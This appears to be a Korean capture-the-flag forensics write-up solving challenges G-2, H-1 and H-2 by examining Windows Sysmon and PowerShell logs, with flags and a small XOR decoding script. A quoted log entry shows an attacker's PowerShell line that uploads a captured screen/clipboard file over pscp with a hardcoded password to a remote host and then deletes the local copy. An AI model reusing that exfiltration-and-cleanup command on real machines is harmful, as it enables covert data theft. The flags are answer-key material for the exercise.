
문 제	분 야	점 수
G-2	시스템	-

공격자는 스크린 캡처와 클립보드 데이터 캡처를 위해 공격자 서버로부터 스크립트를 다운로드 받는다. 최초로 공격 스크립트를 다운로드 받은 시각과 URL은 무엇인가?

풀이 절차	이벤트 뷰어 내 sysmon 로그 분석을 통하여 플래그를 획득함.
정답	FLAG{20221013190057_http192.168.35.85logout.php}

풀이 과정

문제 풀이 중 사전에 확인된 powershell, Xshell.exe 동작 시간을 확인하여,
최초 다운받은 시각과 URL 식별함



문제	분야	점수
H-1		

Scenario Step H

공격자는 PC를 탈취한 것을 과시하는 듯 자신이 사용한 공격 스크립트에 어떤한 메시지를 남겨놓았다.

우리는 배후가 누구인지 추적하기 위해 공격자에 대한 정보를 최대한 확보해야 한다.
공격자가 스크린 캡처를 위해 사용한 스크립트에서 플래그를 획득하라.

플래그 형식은 FLAG{...} 이다.

풀이 절차	이벤트 뷰어로 Syslog 내역을 확인해보면 22년 10월 13일 오후 07:0059 기준으로 Scriptblock 텍스트에 나오는 goal과 xorkey를 이용해 플래그값 복호화
-------	--

정답

FLAG{wh0_steaL_myScreeN!!}

풀이 과정

1. 이벤트 뷰어로 PowerShell 항목의 Operational 로그에 있는 로그 중 2022-10-13 오후 07:0059시 기준으로 Scriptblock 로그가 확인됨.

The screenshot shows the Windows Event Viewer with the following details:

- Event ID:** 4104, PowerShell (Microsoft-Windows-PowerShell)
- Type:** Scriptblock
- Date:** 2022-10-13 오후 7:00:59
- User:** lazarus@192.168.35.85
- Script Block Content (highlighted):**

```
$goal = 48, 108, 108, 3, 40, 40, 63, 46, 62, 52, 32, 18, 33, 44, 40, 57, 62, 18, 125, 37, 58, 54, 10, 12, 1, 11
$xorkey = 77
```
- Log Details:**
 - 로그 이름(M): Microsoft-Windows-PowerShell/Operational
 - 원본(S): PowerShell (Microsoft-Windows-PowerShell) 로그된 날짜(D): 2022-10-13 오후 7:00:59
 - 이벤트 ID(E): 4104
 - 작업 범주(Y): 원격 명령 실행

2. 이 값을 이용해서 아래와 같이 플래그를 구하는 파이썬 스크립트를 구성

```
flag > dec_xored_flag.py
1 enc_flag = [48, 108, 108, 3, 40, 40, 63, 46, 62, 52, 32, 18, 33, 44, 40, 57, 62, 18, 125, 37, 58, 54, 10, 12, 1, 11]
2 xor_key = 77
3
4 dec_flag = ''.join([ chr(idx ^ xor_key) for idx in enc_flag[::-1] ])
5 print(dec_flag)
```

3. 스크립트를 구동하면 플래그값 확인 가능

```
[kali㉿Jarvis: ~/Documents/flag]
$ python dec_xored_flag.py
FLAG{wh0_steaL_myScreeN!!}
```

문 제	분 야	점 수
H-2		

Scenario Step H

공격자는 PC를 탈취한 것을 과시하는 듯 자신이 사용한 공격 스크립트에 어떤한 메시지를 남겨놓았다.

우리는 배후가 누구인지 추적하기 위해 공격자에 대한 정보를 최대한 확보해야 한다.


공격자는 스크린 캡처, 클립보드 데이터를 유출 시 secure shell을 활용하였다.

공격자가 파일을 업로드한 서버의 계정/암호는?

풀이 절차	H-1에서 확인한 내용 직후에 있는 pscp.exe 파일 아래에 평문으로 있는 ID, PW 로그 내용으로 플래그 조합
정답	FLAG{lazarus_!@2@ruz!!}

풀이 과정

1. H-1에서 확인한 goal과 xorkey 데이터 | 직후 pscap.exe를 이용하여 원격서버에 접속하는 이력에서 하드코딩된 ID와 PW 정보를 확인 가능



```
$goal = 48, 108, 108, 3, 40, 40, 63, 46, 62, 52, 32, 18, 33, 44, 40, 57, 62, 18, 125, 37, 58, 54, 10, 12, 1, 11
$xorkey = 77

Write-Host $goal
Write-Host $xorkey

echo n | & "C:\Windows\System32\pscp.exe" -pw !@2@ruz!! "$env:TEMP\wa00001.dat" lazarus@192.168.35.85:/tmp/userimg.tmp
Remove-Item "$env:TEMP\wa00001.dat" -Force

ScriptBlock ID: 11439098-3de0-47a4-84c3-1299b310c0f8
경로:
```

로그 이름(M): Microsoft-Windows-PowerShell/Operational
 원본(S): PowerShell (Microsoft-Windows-PowerShell) 로그된 날짜(D): 2022-10-13 오후 7:00:59
 이벤트 ID(E): 4104 작업 범주(Y): 원격 명령 실행
 수준(L): 경고 키워드(K): 없음
 사용자(U): DESKTOP-UG0L2UF\Kang 컴퓨터(R): DESKTOP-UG0L2UF
 Opcode(O): 생성 시 호출
 추가 정보(I): [이벤트 로그 도움말](#)